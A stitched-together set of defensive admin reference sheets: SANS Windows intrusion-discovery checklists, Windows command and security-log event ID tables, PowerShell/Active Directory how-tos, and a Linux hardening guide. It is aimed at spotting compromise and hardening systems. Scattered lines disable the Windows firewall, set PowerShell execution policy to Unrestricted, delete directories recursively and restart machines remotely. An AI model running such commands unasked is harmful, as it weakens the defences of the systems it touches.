`C:\> shutdown /s /t 0`

Note: Command may not power down the hardware.

Restart Windows immediately:
`C:\> shutdown /r /t 0`

Abort shutdown/restart countdown:
`C:\> shutdown /a`

Useful Netstat Syntax

Show all TCP and UDP port usage and process ID:
`C:\> netstat –nao`

Look for usage of port `[port]` every `[N]` seconds:
`C:\> netstat –nao [N] | find [port]`

Dump detailed protocol statistics:
`C:\> netstat –s –p [tcp|udp|ip|icmp]`

Installing Built-in Packages on Vista

Install telnet service on Vista:
`C:\> pkgmgr /iu:"TelnetServer"`

Install telnet client on Vista:
`C:\> pkgmgr /iu:"TelnetClient"`

Install IIS on Vista:
`C:\> pkgmgr /iu:IIS-WebServerRole;WAS-WindowsActivationService;WAS-ProcessModel; WAS-NetFxEnvironment;WAS-ConfigurationAPI`

To remove any of these packages, replace install update (/iu) with uninstall update (/uu)

File Search and Counting Lines

Search directory structure for a file in a specific directory:
`C:\> dir /b /s [Directory]\[FileName]`

Count the number of lines on StandardOuy of `[Command]`:
`C:\> [Command] | find /c /v ""`

Finds the count (/c) of lines that do not contain (/v) nothing (""). Lines that do not have nothing are all lines, even blank lines, which contain CR/LF

Command Line FOR Loops

Counting Loop:
`C:\> for /L %i in ([start],[step],[stop]) do [command]`

Set `%i` to an initial value of `[start]` and increment it by `[step]` at every iteration until its value is equal to `[stop]`. For each iteration, run `[command]`. The iterator variable `%i` can be used anywhere in the command to represent its current value.

Iterate over file contents:
`C:\> for /F %i in ([file-set]) do [command]`

Iterate through the contents of the file on a line-by-line basis. For each iteration, store the contents of the line into `%i` and run `[command]`.

Invoking Useful GUIs at the Command Line

Local User Manager (includes group management):
`C:\> lusrmgr.msc`

Services Control Panel:
`C:\> services.msc`

Task Manager:
`C:\> taskmgr.exe`

Security Policy Manager:
`C:\> secpol.msc`

Event Viewer:
`C:\> eventvwr.msc`

Control Panel:
`C:\> control`

Close GUI windows by hitting Alt-F4

Interacting with the Network Using Netsh

Turn off built-in Windows firewall:
`C:\> netsh firewall set opmode disable`

Configure interface “Local Area Connection” with `[IPaddr] [Netmask] [DefaultGW]`:
`C:\> netsh interface ip set address local static [IPaddr] [Netmask] [DefaultGW] 1`

Configure DNS server for “Local Area Connection”:
`C:\> netsh interface ip set dns local static [IPaddr]`

Configure interface to use DHCP:
`C:\> netsh interface ip set address local dhcp`

Unusual Log Entries

To look at logs, run the Windows event viewer:

```
C:\> eventvwr.msc
```

Or, invoke the event viewer by going to:

Start→Programs→Administrative Tools→Event Viewer

Look for suspicious events, such as:

- "Event log service was stopped."
- "Windows File Protection is not active on this system."
- "The protected System file [file name] was not restored to its original, valid version because the Windows File Protection..."
- "The MS Telnet Service has started successfully."
- Look for large number of failed logon attempts or locked out accounts.

Other Unusual Items

Look for unusually sluggish performance and a single unusual process hogging the CPU: Task Manager → Process and Performance tabs

Look for unusual system crashes, beyond the normal level for the given system.

Additional Supporting Tools

The following tools are not built into the Windows operating system, but can be used to analyze its security status in more detail. Each is available for free download at the listed web site.

DISCLAIMER: The SANS Institute is not responsible for creating, distributing, warranting, or supporting any of the following tools.

Tools for mapping listening TCP/UDP ports to the program listening on those ports:

Fport – command-line tool at www.foundstone.com

TCPView – GUI tool at www.microsoft.com/technet/sysinternals

Process analysis tools from the Windows 2000 Resource Kit -- http://support.microsoft.com/kb/927229:

- pulist – shows user name associated with each running process
- pstat – shows detailed process statistics, including name, Pid, memory, etc.

Additional Process Analysis Tools:

- Process Explorer – GUI tool at www.microsoft.com/technet/sysinternals
- TaskMan+ -- GUI tool at http://www.diamondcs.com.au

The Center for Internet Security has released various Windows security templates and security scoring tools for free at www.cisecurity.org.

Intrusion Discovery Cheat Sheet v2.0

Windows 2000

POCKET REFERENCE GUIDE

SANS Institute
http://www.sans.org
http://isc.sans.org

Download the latest version of this sheet from http://www.sans.org/resources/win2ksacheatsheet.pdf

Purpose

System Administrators are often on the front lines of computer security. This guide aims to support System Administrators in finding indications of a system compromise.

How To Use This Sheet

On a periodic basis (daily, weekly, or each time you logon to a system you manage,) run through these quick steps to look for anomalous behavior that might be caused by a computer intrusion. Each of these commands runs locally on a system.

This sheet is split into these sections:

- Unusual Processes and Services
- Unusual Files and Reg Keys
- Unusual Network Usage
- Unusual Scheduled Tasks
- Unusual Accounts
- Unusual Log Entries
- Other Unusual Items
- Additional Supporting Tools

If you spot anomalous behavior: **DO NOT PANIC!**
Your system may or may not have come under attack. Please contact the Incident Handling Team immediately to report the activities and get further assistance.

Unusual Processes and Services

Look for unusual/unexpected processes by running Task Manager:
(Start→Run… and type `taskmgr.exe`)

Look for unusual network services installed:

```
C:\> net start
```

Look for unusual started network services (GUI):

```
C:\> services.msc
```

You need to be familiar with the normal processes on the machine and search for deviations from the norm.

Unusual Files and Registry Keys

Check file space usage to look for sudden major decreases in free space, using the GUI (right-click on partition), or type:

```
C:\> dir c:\
```

Look for unusually big files: Start→Search→For Files of Folders… Search Options→Size→At Least 10000KB

Look for strange programs referred to in registry keys associated with system start up:

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\Runonce
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunonceEx

To check the registry, run:

```
C:\> regedit.exe
```

Unusual Network Usage

Look at file shares, and make sure each has a defined business purpose:

```
C:\> net view \\127.0.0.1
```

Look at who has an open session with the machine:

```
C:\> net session
```

Look at which sessions this machine has opened with other systems:

```
C:\> net use
```

Look at NetBIOS over TCP/IP activity:

```
C:\> nbtstat -S
```

Look for unusual listening TCP and UDP ports:

```
C:\> netstat -na
```

For continuously updated and scrolling output of this command every 5 seconds:

```
C:\> netstat -na 5
```

Windows XP and 2003 include the –o flag for showing owning process id:

```
C:\> netstat -nao 5
```

Again, you need to understand normal port usage for the system and look for deviations.

Unusual Scheduled Tasks

Look at scheduled tasks on the local host by running:

```
C:\> at
```

Also, check the scheduled tasks using the Task Manager, invoked by going to:
Start→Programs→Accessories→System Tools→Scheduled Tasks

Look for unusual scheduled tasks, especially those that run as a user in the Administrator's group, as SYSTEM, or with a blank user name.

Look for unexpected entries in user autostart directories:

- C:\Documents and Settings\[user_name]\Start Menu\Programs\StartUp
- C:\Winnt\Profiles\[user_name]\Start Menu\Programs\StartUp

Unusual Accounts

Look for new, unexpected accounts in the Administrators group:

```
C:\> lusrmgr.msc
```

Click on Groups, Double Click on Administrators, then check members of this group.

This can also be done at the command prompt:

```
C:\> net user

C:\> net localgroup administrators
```

Unusual Log Entries

Check your logs for suspicious events, such as:

- "Event log service was stopped."
- "Windows File Protection is not active on this system."
- "The protected System file [file name] was not restored to its original, valid version because the Windows File Protection..."
- "The MS Telnet Service has started successfully."
- Look for large number of failed logon attempts or locked out accounts.

To do this using the GUI, run the Windows event viewer:

```
C:\> eventvwr.msc
```

Using the command prompt:

```
C:\> eventquery.vbs | more
```

Or, to focus on a particular event log:

```
C:\> eventquery.vbs /L security
```

Other Unusual Items

Look for unusually sluggish performance and a single unusual process hogging the CPU: Task Manager → Process and Performance tabs

Look for unusual system crashes, beyond the normal level for the given system.

Additional Supporting Tools

The following tools are not built into Windows operating system but can be used to analyze security issues in more detail. Each is available for free download at the listed web site.

DISCLAIMER: The SANS Institute is not responsible for creating, distributing, warranting, or supporting any of the following tools.

Tools for mapping listening TCP/UDP ports to the program listening on those ports:

Fport – command-line tool at www.foundstone.com

TCPView – GUI tool at www.microsoft.com/technet/sysinternals

Additional Process Analysis Tools:

- Process Explorer – GUI tool at www.microsoft.com/technet/sysinternals
- TaskMan+ -- GUI tool at http://www.diamondcs.com.au

The Center for Internet Security has released various Windows security templates and security scoring tools for free at www.cisecurity.org.

Intrusion Discovery

Cheat Sheet v2.0

Windows XP Pro / 2003 Server / Vista

POCKET REFERENCE GUIDE

SANS Institute
www.sans.org and isc.sans.org

Download the latest version of this sheet from http://www.sans.org/resources/winsacheatsheet.pdf

Purpose

System Administrators are often on the front lines of computer security. This guide aims to support System Administrators in finding indications of a system compromise.

How To Use This Sheet

On a periodic basis (daily, weekly, or each time you logon to a system you manage,) run through these quick steps to look for anomalous behavior that might be caused by a computer intrusion. Each of these commands runs locally on a system.

This sheet is split into these sections:

- Unusual Processes and Services
- Unusual Files and Reg Keys
- Unusual Network Usage
- Unusual Scheduled Tasks
- Unusual Accounts
- Unusual Log Entries
- Other Unusual Items
- Additional Supporting Tools

If you spot anomalous behavior: **DO NOT PANIC!** Your system may or may not have come under attack. Please contact the Incident Handling Team immediately to report the activities and get further assistance.

Unusual Processes and Services

Look for unusual/unexpected processes, and focus on processes with User Name "SYSTEM" or "Administrator" (or users in the Administrators' group). You need to be familiar with normal processes and services and search for deviations.

Using the GUI, run Task Manager:

```
C:\> taskmgr.exe
```

Using the command prompt:

```
C:\> tasklist
C:\> wmic process list full
```

Also look for unusual services.

Using the GUI:

```
C:\> services.msc
```

Using the command prompt:

```
C:\> net start
C:\> sc query
```

For a list of services associated with each process:

```
C:\> tasklist /svc
```

Unusual Files and Registry Keys

Check file space usage to look for sudden major decreases in free space, using the GUI (right-click on partition), or type:

```
C:\> dir c:\
```

Look for unusually big files: Start→Search→For Files of Folders… Search Options→Size→At Least 10000KB

Look for strange programs referred to in registry keys associated with system start up:

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\Runonce
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunonceEx

Note that you should also check the HKCU counterparts (replace HKLM with HKCU above).

Using the GUI:

```
C:\> regedit
```

Using the command prompt:

```
C:\> reg query <reg key>
```

Unusual Network Usage

Look at file shares, and make sure each has a defined business purpose:

```
C:\> net view \\127.0.0.1
```

Look at who has an open session with the machine:

```
C:\> net session
```

Look at which sessions this machine has opened with other systems:

```
C:\> net use
```

Look at NetBIOS over TCP/IP activity:

```
C:\> nbtstat -S
```

Look for unusual listening TCP and UDP ports:

```
C:\> netstat -na
```

For continuously updated and scrolling output of this command every 5 seconds:

```
C:\> netstat -na 5
```

The –o flag shows the owning process id:

```
C:\> netstat -nao 5
```

The –b flag shows the executable name and the DLLs loaded for the network connection.

```
C:\> netstat -naob 5
```

Note that the –b flag uses excessive CPU resources.

Again, you need to understand normal port usage for the system and look for deviations.

Also check Windows Firewall configuration:

```
C:\> netsh firewall show config
```

Unusual Scheduled Tasks

Look for unusual scheduled tasks, especially those that run as a user in the Administrators group, as SYSTEM, or with a blank user name.

Using the GUI, run Task Scheduler: Start→Programs→Accessories→System Tools→Scheduled Tasks

Using the command prompt:

```
C:\> schtasks
```

Check other autostart items as well for unexpected entries, remembering to check user autostart directories and registry keys.

Using the GUI, run msconfig and look at the Startup tab:

Start → Run, **msconfig.exe**

Using the command prompt:

```
C:\> wmic startup list full
```

Unusual Accounts

Look for new, unexpected accounts in the Administrators group:

```
C:\> lusrmgr.msc
```

Click on Groups, Double Click on Administrators, then check members of this group.

This can also be done at the command prompt:

```
C:\> net user

C:\> net localgroup administrators
```

COMMAND LINE CHEAT SHEET

General System Information

Capturing the Date and Time

date /t
time /t

View System Information and Variables

ver
systeminfo
set

View Tasks, Processes, and Startup Items

tasklist /svc
schtasks
wmic startup list full
wmic process list full

Enumerate Drivers

driverquery
driverquery /SI

Query the Registry

reg query <reg key>

View Files, Folders, and Attributes

tree /F /A <drive>
wmic fsdir where name="<drive>:\\<folder>"
wmic datafile where name="<drive>:\\<folder>\\<file>"

Enumerate Local User Accounts and Groups

net user
net localgroup
net localgroup <group>

Enumerating sessions, shares, mapped drives

net session
net share
net use

Enumerating Windows Services

net start
sc query
sc query <service>
sc queryex state= all

Misc

Output/Append Results to a File

>> path\filename

Query Potential Results

| find "<searchstring>"

Networking Information

General Networking

ipconfig /all
netsh int ip show config

Display the Client DNS Cache

Ipconfig /displaydns

Enumeration of the Hosts File

type %systemroot%\system32\drivers\etc\hosts

Enumerating the NetBIOS name cache

nbtstat -c

ARP Table Enumeration

arp -a

DNS Forward/Reverse Lookup

nslookup <IP or HOSTNAME>

Display the Routing Table

route print
netstat -r

Show Windows Firewall Status

netsh firewall show state
netsh advfirewall show allprofiles

View Network Connections (including PID and/or EXE)

netstat -nao
netstat -naob

Using WMIC Query Language

List the Aliases

wmic /?

List the Attributes

wmic <alias> get /?

List the Verb Clauses

Wmic <alias> /?

WMIC Query Examples

WMIC FSDIR WHERE Name="**c:\\WINDOWS**"

WMIC DATAFILE WHERE Name="**c:\\boot.ini**"

WMIC DATAFILE WHERE "Path='**\\windows**' and Extension='**exe**' and FileSize>'**108032**'" GET LastAccessed, LastModified, Name, FileSize

WMIC PROCESS WHERE Name='**explorer.exe**' list brief

ULTIMATE WINDOWS SECURITY .COM™

Windows Security Log Quick Reference

User Account Changes	
4720	Created
4722	Enabled
4723	User changed own password
4724	Privileged User changed this user's password
4725	Disabled
4726	Deleted
4738	Changed
4740	Locked out
4767	Unlocked
4781	Name change

Domain Controller Authentication Events		
4768	A Kerberos authentication ticket (TGT) was requested	
4771	Kerberos pre-authentication failed	See Kerberos Failure Codes
4772	A Kerberos authentication ticket requested failed	

Group Changes		Created	Changed	Deleted	Member	
					Added	Removed
Security	Local	4731	4737	4734	4732	4733
	Global	4727	4735	4730	4728	4729
	Universal	4754	4755	4758	4756	4757
Distribution	Local	4744	4745	4748	4746	4747
	Global	4749	4750	4753	4751	4752
	Universal	4759	4760	4763	4761	4762

Logon Session Events		
4624	Successful logon	Correlate by Logon ID
4647	User initiated logoff	
4625	Logon failure (See Logon Failure Codes)	
4778	Remote desktop session reconnected	
4779	Remote desktop session disconnected	
4800	Workstation locked	
4801	Workstation unlocked	
4802	Screen saver invoked	
4803	Screen saver dismissed	

Logon Types	
2	Interactive
3	Network (i.e. mapped drive)
4	Batch (i.e. schedule task)
5	Service (service startup)
7	Unlock (i.e. unnattended workstation with password protected screen saver)
8	Network Cleartext (Most often indicates a logon to IIS with "basic authentication")
10	Remote Desktop
11	Logon with cached credentials

Kerberos Failure Codes	
0x6	Bad user name
0x7	New computer account?
0x9	Administrator should reset password
0xC	Workstation restriction
0x12	Account disabled, expired, locked out, logon hours restriction
0x17	The user's password has expired
0x18	Bad password
0x20	Frequently logged by computer accounts
0x25	Workstation's clock too far out of sync with the DC's

Logon Failure Codes	
0xC0000064	User name does not exist
0xC000006A	User name is correct but the password is wrong
0xC0000234	User is currently locked out
0xC0000072	Account is currently disabled
0xC000006F	User tried to logon outside his day of week or time of day restrictions
0xC0000070	Workstation restriction
0xC00000193	Account expiration
0xC0000071	Expired password
0xC0000133	Clocks between DC and other computer too far out of sync
0xC0000224	User is required to change password at next logon
0xC0000225	Evidently a bug in Windows and not a risk
0xC000015b	The user has not been granted the requested logon type (aka logon right) at this machine

PowerShell

RUNAS
Starting with PowerShell 4.0, we can specify that a script requires administrative privileges by including a #Requires statement with the -RunAsAdministrator switch parameter.#Requires -RunAsAdministrator

Run a script on a remote computer
-- invoke-command -computername machine1, machine2 -filepath c:\Script\script.ps1

Remotely shut down another machine after one minute
-- Start-Sleep 60; Restart-Computer –Force –ComputerName TARGETMACHINE

Install an MSI package on a remote computer
-- (Get-WMIObject -ComputerName TARGETMACHINE -List | Where-Object -FilterScript {$_.Name -eq "Win32_Product"}).Install(\\MACHINEWHEREMSIRESIDES\path\package.msi)

Upgrade an installed application with an MSI-based application upgrade package
-- (Get-WmiObject -Class Win32_Product -ComputerName . -Filter "Name='name_of_app_to_be_upgraded'").Upgrade(\\MACHINEWHEREMSIRESIDES\path\upgrade_package.msi)

Remove an MSI package from the current computer
-- (Get-WmiObject -Class Win32_Product -Filter "Name='product_to_remove'" -ComputerName .).Uninstall()

Collecting information

Get information about the make and model of a computer
-- Get-WmiObject -Class Win32_ComputerSystem

Get information about the BIOS of the current computer
-- Get-WmiObject -Class Win32_BIOS -ComputerName .

List installed hotfixes (QFEs, or Windows Update files)
-- Get-WmiObject -Class Win32_QuickFixEngineering -ComputerName .

Get the username of the person currently logged on to a computer
-- Get-WmiObject -Class Win32_ComputerSystem -Property UserName -ComputerName .

Find just the names of installed applications on the current computer
-- Get-WmiObject -Class Win32_Product -ComputerName . | Format-Wide -Column 1

Get IP addresses assigned to the current computer
-- Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter IPEnabled=TRUE -ComputerName . | Format-Table -Property IPAddress

Get a more detailed IP configuration report for the current machine
-- Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter IPEnabled=TRUE -ComputerName . | Select-Object -Property [a-z]* -ExcludeProperty IPX*,WINS*

To find network cards with DHCP enabled on the current computer
-- Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter "DHCPEnabled=true" -ComputerName .

Enable DHCP on all network adapters on the current computer
-- Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter IPEnabled=true -ComputerName . | ForEach-Object -Process {$_.EnableDHCP()}

Navigate the Windows Registry like the file system -- cd hkcu:

Search recursively for a certain string within files -- dir –r | select string "searchforthis"

Find the five processes using the most memory -- ps | sort –p ws | select –last 5

Cycle a service (stop, and then restart it) like DHCP -- Restart-Service DHCP

List all items within a folder -- Get-ChildItem – Force

Recurse over a series of directories or folders -- Get-ChildItem –Force c:\directory –Recurse

Remove all files within a directory without being prompted for each -- **Remove-Item C:\tobedeleted –Recurse**

Restart the current computer -- (Get-WmiObject -Class Win32_OperatingSystem -ComputerName .).Win32Shutdown(2)

Set-ExecutionPolicy

Although you can create and execute PowerShell scripts, Microsoft has disabled scripting by default in an effort to prevent malicious code from executing in a PowerShell environment. You can use the Set-ExecutionPolicy command to control the level of security surrounding PowerShell scripts. Four levels of security are available to you:

- **Restricted** -- Restricted is the default execution policy and locks PowerShell down so that commands can be entered only interactively. PowerShell scripts are not allowed to run.
- **All Signed** -- If the execution policy is set to All Signed then scripts will be allowed to run, but only if they are signed by a trusted publisher.
- **Remote Signed** -- If the execution policy is set to Remote Signed, any PowerShell scripts that have been locally created will be allowed to run. Scripts created remotely are allowed to run only if they are signed by a trusted publisher.
- **Unrestricted** -- As the name implies, Unrestricted removes all restrictions from the execution policy.

You can set an execution policy by entering the Set-ExecutionPolicy command followed by the name of the policy. For example, if you wanted to allow scripts to run in an unrestricted manner you could type:

Set-ExecutionPolicy Unrestricted

Get-ExecutionPolicy

If you're working on an unfamiliar server, you'll need to know what execution policy is in use before you attempt to run a script. You can find out by using the **Get-ExecutionPolicy** command.

Get-Service

The **Get-Service** command provides a list of all of the services that are installed on the system. If you are interested in a specific service you can append the -Name switch and the name of the service (wildcards are permitted) When you do, Windows will show you the service's state.

Export-CSV

Just as you can create an HTML report based on PowerShell data, you can also export data from PowerShell into a CSV file that you can open using Microsoft Excel. The syntax is similar to that of converting a command's output to HTML. At a minimum, you must provide an output filename. For example, to export the list of system services to a CSV file, you could use the following command:

Get-Service | Export-CSV c:\service.csv

Select-Object

If you tried using the command above, you know that there were numerous properties included in the CSV file. It's often helpful to narrow things down by including only the properties you are really interested in. This is where the Select-Object command comes into play. The Select-Object command allows you to specify specific properties for inclusion. For example, to create a CSV file containing the name of each system service and its status, you could use the following command:

Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv

Get-Process

Just as you can use the Get-Service command to display a list of all of the system services, you can use the **Get-Process** command to display a list of all of the processes that are currently running on the system.

Stop-Process

Sometimes, a process will freeze up. When this happens, you can use the Get-Process command to get the name or the process ID for the process that has stopped responding. You can then terminate the process by using the Stop-Process command. You can terminate a process based on its name or on its process ID. For example, you could terminate Notepad by using:

Stop-Process -Name notepad

Stop-Process -ID 2668

PowerShell Active Directory

Reset a User Password

Let's start with a typical IT pro task: resetting a user's password. We can easily accomplish this by using the Set-ADAccountPassword cmdlet. The tricky part is that the new password must be specified as a secure string: a piece of text that's encrypted and stored in memory for the duration of your PowerShell session. So first, we'll create a variable with the new password:

```
PS C:\> $new=Read-Host "Enter the new password" -AsSecureString
```

Next, we'll enter the new password:

```
PS C:\>
```

Now we can retrieve the account (using the samAccountname is best) and provide the new password. Here's the change for user Jack Frost:

```
PS C:\> Set-ADAccountPassword jfrost -NewPassword $new
```

Unfortunately, there's a bug with this cmdlet: -Passthru, -Whatif, and -Confirm don't work. If you prefer a one-line approach, try this:

```
PS C:\> Set-ADAccountPassword jfrost -NewPassword

(ConvertTo-SecureString -AsPlainText -String

"P@ssw0rd1z3" -force)
```

Finally, I need Jack to change his password at his next logon, so I'll modify the account by using Set-ADUser:

```
PS C:\> Set-ADUser jfrost -ChangePasswordAtLogon $True
```

The command doesn't write to the pipeline or console unless you use -True. But I can verify success by retrieving the username via the Get-ADUser cmdlet and specifying the PasswordExpired property, shown in Figure 2.

Disable and Enable a User Account

Next, let's disable an account. We'll continue to pick on Jack Frost. This code takes advantage of the -Whatif parameter, which you can find on many cmdlets that change things, to verify my command without running it:

```
PS C:\> Disable-ADAccount jfrost -whatif

What if: Performing operation "Set" on Target "CN=Jack Frost,

OU=staff,OU=Testing,DC=GLOBOMANTICS,DC=local".
```

Now to do the deed for real:

```
PS C:\> Disable-ADAccount jfrost
```

When the time comes to enable the account, can you guess the cmdlet name?

```
PS C:\> Enable-ADAccount jfrost
```

These cmdlets can be used in a pipelined expression to enable or disable as many accounts as you need. For example, this code disables all user accounts in the Sales department:

```
PS C:\> get-aduser -filter "department -eq 'sales'" |

disable-adaccount
```

Unlock a User Account

Now, Jack has locked himself out after trying to use his new password. Rather than dig through the GUI to find his account, I can unlock it by using this simple command:

```
PS C:\> Unlock-ADAccount jfrost
```

Delete a User Account

Deleting 1 or 100 user accounts is easy with the Remove-ADUser cmdlet. I don't want to delete Jack Frost, but if I did, I could use this code:

```
PS C:\> Remove-ADUser jfrost -whatif

What if: Performing operation "Remove" on Target

"CN=Jack Frost,OU=staff,OU=Testing,DC=GLOBOMANTICS,DC=local".
```

Or I could pipe in a bunch of users and delete them with one simple command:

```
PS C:\> get-aduser -filter "enabled -eq 'false'"

-property WhenChanged -SearchBase "OU=Employees,

DC=Globomantics,DC=Local" | where {$_.WhenChanged

-le (Get-Date).AddDays(-180)} | Remove-ADuser -whatif
```

This one-line command would find and delete all disabled accounts in the Employees organizational unit (OU) that haven't been changed in at least 180 days.

Add Members to a Group

Let's add Jack Frost to the Chicago IT group:

```
PS C:\> add-adgroupmember "chicago IT" -Members jfrost
```

It's that simple. You can just as easily add hundreds of users to a group, although doing so is a bit more awkward than I would like:

```
PS C:\> Add-ADGroupMember "Chicago Employees" -
member

(get-aduser -filter "city -eq 'Chicago'")
```

I used a parenthetical pipelined expression to find all users with a City property of Chicago. The code in the parentheses is executed and the resulting objects are piped to the -Member parameter. Each user object is then added to the Chicago Employees group. It doesn't matter whether there are 5 or 500 users; updating group membership takes only a few seconds This expression could also be written using ForEach-Object, which might be easier to follow.

```
PS C:\> Get-ADUser -filter "city -eq 'Chicago'" | foreach

{Add-ADGroupMember "Chicago Employees" -Member $_}
```

Enumerate Members of a Group

You might want to see who belongs to a given group. For example, you should periodically find out who belongs to the Domain Admins group:

```
PS C:\> Get-ADGroupMember "Domain Admins"
```

The cmdlet writes an AD object for each member to the pipeline. But what about nested groups? My Chicago All Users group is a collection of nested groups. To get a list of all user accounts, all I need to do is use the -Recursive parameter:

```
PS C:\> Get-ADGroupMember "Chicago All Users"

-Recursive | Select DistinguishedName
```

Disable a Computer Account

Perhaps when you find those inactive or obsolete accounts, you'd like to disable them. Easy enough. We'll use the same cmdlet that we use with user accounts. You can specify it by using the account's samAccountname:

```
PS C:\> Disable-ADAccount -Identity "chi-srv01$" -whatif
```

What if: Performing operation "Set" on Target "CN=CHI-SRV01,
CN=Computers,DC=GLOBOMANTICS,DC=local".
Or you can use a pipelined expression:

```
PS C:\> get-adcomputer "chi-srv01" | Disable-ADAccount
```

I can also take my code to find obsolete accounts and disable all those accounts:

```
PS C:\> get-adcomputer -filter "Passwordlastset

-lt '1/1/2012'" -properties *| Disable-ADAccount
```

Find Computers by Type

The last task that I'm often asked about is finding computer accounts by type, such as servers or laptops. This requires a little creative thinking on your part. There's nothing in AD that distinguishes a server from a client, other than the OS. If you have a laptop or desktop running Windows Server 2008, you'll need to get extra creative.

You need to filter computer accounts based on the OS. It might be helpful to get a list of those OSs first:

```
PS C:\> Get-ADComputer -Filter * -Properties
OperatingSystem |

Select OperatingSystem -unique | Sort OperatingSystem
```

I want to find all the computers that have a server OS:

```
PS C:\> Get-ADComputer -Filter "OperatingSystem -like

'*Server*'" -properties OperatingSystem,OperatingSystem

ServicePack | Select Name,Op* | format-list
```

As with the other AD Get cmdlets, you can fine-tune your search parameters and limit your query to a specific OU if necessary. All the expressions that I've shown you can be integrated into larger PowerShell expressions. For example, you can sort, group, filter, export to a comma-separated value (CSV), or build and email an HTML report, all from PowerShell and all without writing a single PowerShell script! In fact, here's a bonus: a user password-age report, saved as an HTML file:

```
PS C:\> Get-ADUser -Filter "Enabled -eq 'True' -AND

PasswordNeverExpires -eq 'False'" -Properties

PasswordLastSet,PasswordNeverExpires,PasswordExpired
|

Select
DistinguishedName,Name,pass*,@{Name="PasswordAge"
;

Expression={(Get-Date)-$_.PasswordLastSet}} |sort

PasswordAge -Descending | ConvertTo-Html -Title

"Password Age Report" | Out-File c:\Work\pwage.htm
```

Linux Security.com

The Linux Community's Center for Security

www.LinuxSecurity.com

Introduction:

The intent of this Quick Reference Guide is to provide a starting point for improving the security of your system, to serve as a pointer to more in-depth security information, and to increase security awareness and methods that can be used to improve security. It is not a substitute for reading any of the vast amounts of Linux security documentation that already exists.

In the ever-changing world of global data communications, inexpensive Internet connections, and fast-paced software development, security is becoming more and more of an issue. Security is now a basic requirement because global computing is inherently insecure. As your data goes from point A to point B on the Internet, it may pass through several other points along the way, giving other users the opportunity to intercept, and even alter, your data. Even other users on your system may maliciously transform your data into something you did not intend. Unauthorized access to your system may be obtained by intruders, also known as "crackers", who then use advanced knowledge to impersonate you, steal information from you, or even deny you access to your own resources.

Security involves defense in depth. Approaching security a step at a time, with consistency and vigilance, you can mitigate the security threats, and keep the crackers at bay. Keep your system up to date by making sure you have installed the current versions of software and are aware of all security alerts. Doing this alone will help make your system markedly more secure.

The more secure your system is the more intrusive your security becomes. You need to decide where in this balancing act your system will still be usable yet secure for your purposes.

If you have more than one person logging on to your machine, or machines, you should establish a "Security Policy" stating how much security is required by your site and what auditing is in place to monitor it.

Controlling File Permissions & Attributes:

Monitoring the permissions on system files is crucial to maintain host integrity.

• Regularly audit your systems for any unauthorized and unnecessary use of the setuid or setgid permissions. "Set-user-ID root" programs run as the **root** user, regardless of who is executing them, and are a frequent cause of buffer overflows. Many programs are setuid and setgid to enable a normal user to perform operations that would otherwise require root, and can be removed if your users do not need such permission. Find all setuid and setgid programs on your host and descriminately remove the setuid or setgid permissions on a suspicious program with **chmod**:

```
root# find / -type f -perm +6000 -ls
59520   30 -rwsr-xr-x   1 root    root  30560 Apr 15  1999 /usr/bin/chage
59560   16 -r-sr-sr-x   1 root    lp    15816 Jan  6  2000 /usr/bin/lpq
root# chmod -s /usr/bin/chage /usr/bin/lpq
root# ls -l /usr/bin/lpq /usr/bin/chage
-rwxr-xr-x   1 root     root         30560 Apr 15  1999 /usr/bin/chage
-r-xr-xr-x   1 root     lp           15816 Jan  6  2000 /usr/bin/lpq
```

• World-writable files are easily altered or removed. Locate all world-writable files on your system:

```
root# find / -perm -2 ! -type l -ls
```

In the normal course of operation, several files will be world-writable, including some from /**dev** and the /**tmp** directory itself.

• Locate and identify all files that do not have an owner or belong to a group. Unowned files may also be an indication an intruder has accessed your system.

```
root# find / -nouser -o -nogroup
```

• Using the **lsattr** and **chattr** commands, administrators can modify characteristics of files and directories, including the ability to control deletion and modification above what normal **chmod** provides. The use of "append-only" and "immutable" attributes can be particularly effective in preventing log files from being deleted, or Trojan Horses from being placed on top of trusted binaries. While not a guarantee a system file or log won't be modified, only root has the ability to remove this protection. The **chattr** command is used to add or remove these properties, while the **lsattr** can be used to list them.

Log files can be protected by only permitting appending to them. Once the data has been written, it cannot be removed. While this will require modifications to your log rotation scripts, this can provide additional protection from a cracker attempting to remove his tracks. Once rotated, they should be changed to immutable. Files suitable for these modifications include **/bin/login**, **/bin/rpm**, **/etc/shadow**, and others that should not change frequently.

```
# chattr +i /bin/login
# chattr +a /var/log/messages
# lsattr /bin/login /var/log/messages
----i--- /bin/login
-----a-- /var/log/messages
```

• There should never be a reason for user's to be able to run setuid programs from their home directories. Use the **nosuid** option in **/etc/fstab** for partitions that are writable by others than root. You may also wish to use the **nodev** and **noexec** on user's home partitions, as well as **/var**, which prohibits execution of programs, and creation of character or block devices, which should not be necessary anyway. See the **mount** man page for more information.

Security Glossary:

• **Buffer Overflow:** A condition that occurs when a user or process attempts to place more data into a program's storage buffer in memory and then overwrites the actual program data with instructions that typically provide a shell owned by root on the server. Accounted for more than 50 percent of all major security bugs leading to security advisories published by CERT. Typically associated with set-user-ID root binaries.

• **Cryptography:** The mathematical science that deals with transforming data to render its meaning unintelligible, prevent its undetected alteration, or prevent its unauthorized use.

• **Denial of Service:** Occurs when a resource is targeted by an intruder to prevent legitimate users from using that resource. They are a threat to the availability of data to all others trying to use that resource. Range from unplugging the network connection to consuming all the available network bandwidth.

• **IP Spoofing:** An attack in which one host masquerades as another. This can be used to route data destined for one host to antoher, thereby allowing attackers to intercept data not originally intended for them. It is typically a one-way attack.

• **Port Scanning:** The process of determining which ports are active on a machine. By probing as many hosts as possible, means to exploit the ones that respond can be developed. It is typically the precursor to an attack.

• **Packet Filtering:** A method of filtering network traffic as it passes between the firewall's interfaces at the network level. The network data is then analyzed according to the information available in the data packet, and access is granted or denied based on the firewall security policy. Usually requires an intimate knowledge of how network protocols work.

